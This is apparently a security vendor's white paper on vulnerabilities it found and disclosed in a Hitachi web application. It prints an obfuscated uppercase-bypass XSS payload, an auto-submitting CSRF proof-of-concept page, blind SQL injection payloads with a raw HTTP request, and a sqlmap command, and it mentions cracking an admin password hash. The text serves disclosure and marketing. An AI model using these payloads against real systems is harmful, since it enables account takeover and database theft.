
ULTRARED

ULTRARED Cybersecurity Triumphs with HITACHI



In today's digital landscape, organizations face relentless cybersecurity threats that can compromise sensitive data and damage their reputation. To mitigate these risks, ULTRA RED introduces its state-of-the-art Continuous Threat Exposure Management Platform. This white paper highlights the platform's effectiveness in identifying and remediating vulnerabilities by exploring a real-life case study of HITACHI - a large technology company. The vulnerabilities discovered, including XSS, CSRF, and SQL injection, were promptly resolved, leading to public recognition in HITACHI's hall of fame. ULTRA RED's integrated approach, combining discovery, scanning, validation, and remediation, ensures comprehensive protection and proactive defense against evolving threats.

Intro

In today's interconnected world, organizations must adopt robust cybersecurity measures to safeguard their digital assets. ULTRA RED understands the challenges faced by businesses and has developed the Continuous Threat Exposure Management Platform, an all-in-one solution designed to fortify cybersecurity defenses.

Vulnerability Discovery: XSS on Login Page

ULTRA RED’s platform detected an XSS vulnerability on the login page of HITACHI's web application. This weakness allowed attackers to inject malicious scripts, potentially compromising user credentials and enabling unauthorized access.

Vulnerability Discovery: CSRF and Combined Attacks

Building upon the XSS vulnerability, the ULTRA RED platform uncovered a severe Cross-Site Request Forgery (CSRF) vulnerability. Combining the two, adversaries could take over any user account that is logged in to the app.

The following endpoint /submit.php/login/login accepts POST requests with a username & password parameter. The username parameter is being reflected in the page, but being transformed to an uppercase string. Therefore regular payloads will not work.

ULTRA RED has managed to automatically bypass this using the following payload:

SVG+ONLOAD=[]["¥146¥151¥154¥164¥145¥162"]["¥143¥157¥156¥163¥164¥162¥165¥143¥164¥157¥162"]("¥141¥154¥145¥162¥164¥50¥61¥51")()


1.["¥146¥151¥154¥164¥145¥162"]: This is an array access operation, using the ASCII values to retrieve the string "filter".

2.["¥143¥157¥156¥163¥164¥162¥165¥143¥164¥157¥162"]: This is another array access operation, retrieving the string "constructor".

3.("¥141¥154¥145¥162¥164¥50¥61¥51")(): This attempts to call the function alert(1). The string inside the parentheses is the ASCII representation of the characters "alert(1)".

The final result will look like the following:

username=a"><SVG+ONLOAD%3d[]["¥146¥151¥154¥164¥145¥162"]["¥143¥157¥156¥163¥164¥162¥165¥143¥164¥157¥162"]("¥141¥154¥145¥162¥164¥50¥61¥51")()>&password=123123



Combined Proof of Concept for CSRF & XSS:

<html>

<body>

<form action="https://[REDACTED]/submit.php/login/login" method="POST">

<input type="hidden" name="username" value="a"><SVG ONLOAD=[]["\146\151\154\164\145\162"]["\143\157\156\163\164\162\165\143\164\157\162"]("\141\154\145\162\164\50\61\51")()>" />

<input type="hidden" name="password" value="123123" />

<input type="submit" value="Submit request" />

</form>

<script>

history.pushState('', '', '/');

document.forms[0].submit();

</script>

</body>

</html>

The Impact:

Anyone who would click the account will get Javascript executed unwillingly to potentially take over the account.

Vulnerability Discovery: SQL Injection and Admin Panel Access

ULTRA RED platform's advanced scanning capabilities have also identified an SQL injection vulnerability within the Web application, on the same “username” parameter.

Utilizing more techniques to see if a timed based injection will occur in the username field, the scanners managed to successfully confirm an additional SQL Injection using the BENCHMARK technique.

Payload: username=a" AND 9962=BENCHMARK(5000000,MD5(0x636c7561)) AND "uqFE"="uqFE&reset=Reset

Tables were also revealed as part of the SQL Injection. This critical flaw enabled attackers to inject malicious SQL statements, leading to unauthorized access to the administration panel of a sensitive database with banking info, credit limits and private user information.

POC for benchmark blind sleep:

POST /submit.php/forgot_password/forgot_pwd HTTP/1.1

Content-Length: 306

Cache-Control: no-cache

User-Agent: Opera/9.23 (Windows NT 5.1; U; de) hj5yj31yo2

Referer: https://[REDACTED]/submit.php/forgot_password/forgot_password

Host: [REDACTED]

Cookie: PHPSESSID=3qq7ecplrjha8r6khf7ccc08te

Accept: */*, text/hj5yj31yo2

Accept-Encoding: gzip, deflate, hj5yj31yo2

Content-Type: application/x-www-form-urlencoded; charset=utf-8

Connection: close

Origin: [REDACTED]

username=a%22%23azGcowoSz%0AAND%23frWDqxl%0A9842%3DIF%28%28ORD%28MID%28%28IFNULL%28CAST%28CURRENT_USER%28%29%23qXZhpAIL%0AAS%23dZGvhw%0ANCHAR%29%2C0x20%29%29%2C5%2C1%29%29%3E64%29%2CBENCHMARK%284000000%2CMD5%280x57736f78%29%29%2C9842%29%23ytpmcHFexiN%0AAND%23yzFjBxyADBJJ%0A%22pdzx%22%3D%22pdzx&reset=Reset


SQLMAP Poc:

sqlmap -u https://[REDACTED]/submit.php/forgot_password/forgot_password --data "username=a&reset=Reset" --risk 3 --level 5 -p username --tamper=between,space2comment,randomcase --random-agent --batch --technique=T

The first two rows of the user table contained the following username and MD5 Password:

AD***** - [REDACTED HASH].

Cracking the MD5 -> revealed the password to the administrator dashboard:



The consequences of such unauthorized access are severe, including the ability to extract sensitive data, manipulate the entire database, and potentially achieve Remote Code Execution (RCE). An attacker could leverage the SQL injection vulnerability to execute arbitrary code on the server, providing them with full control over the affected system.

The Impact:

- The impact of this vulnerability could cause harm to the business of HITACHI in Europe, damaging its reputation and integrity.

- An attacker could manipulate database entries - due to the sensitive nature of the database, containing bank records, stealing money is a viable option.

- An attacker can use the full admin access to dump the entire DB from the dashboard.

- An attacker can completely shut down this system.

- An attacker can leverage file upload and authentication capabilities to escalate this into RCE.

ULTRA RED Continuous Threat Exposure Management Platform

The ULTRA RED platform provides a comprehensive suite of tools and functionalities to proactively detect, validate, and remediate vulnerabilities. Its continuous scanning capabilities ensure round-the-clock protection, allowing organizations to stay one step ahead of cyber threats.

Collaborative Remediation and Disclosure Process

ULTRA RED promptly reported the identified vulnerabilities to HITACHI, initiating a collaborative remediation process. Recognizing the critical nature of the vulnerabilities, HITACHI demonstrated their commitment to cybersecurity by working diligently to address and resolve the issues. Their dedicated team of security professionals engaged in thorough analysis and remediation efforts, ensuring that the vulnerabilities were effectively mitigated. Their proactive approach and swift actions in resolving the issues underscore their commitment to safeguarding their digital infrastructure and protecting their users.

Throughout the remediation process, ULTRA RED maintained open lines of communication with HITACHI, providing continuous support and guidance. This collaborative effort fostered a strong partnership, enabling a smooth and efficient resolution of the identified vulnerabilities. HITACHI's commitment to cybersecurity and their responsiveness to remediation recommendations played a crucial role in ensuring the prompt closure of the vulnerabilities.

"*ULTRA RED's proactive approach to finding these critical vulnerabilities and open communications helped us fix and secure our overall development cycle. Their reporting capabilities included detailed remediation recommendations and proof of concepts with each finding - saved us countless hours.*"

– Masato Terada, Chief Coordination Designer at Hitachi

HITACHI's proactive approach and diligent efforts in remediating the vulnerabilities exemplify their dedication to maintaining a robust cybersecurity posture. By promptly addressing and resolving the identified weaknesses, they demonstrated their commitment to the security and trust of their users and stakeholders.

Conclusion

The ULTRA RED Continuous Threat Exposure Management Platform empowers organizations to fortify their cybersecurity posture. By combining advanced scanning techniques with integrated validation and remediation capabilities, ULTRA RED enables proactive defense against emerging threats. The successful identification and resolution of vulnerabilities in the large technology company highlight the platform's efficacy and the importance of continuous threat exposure management.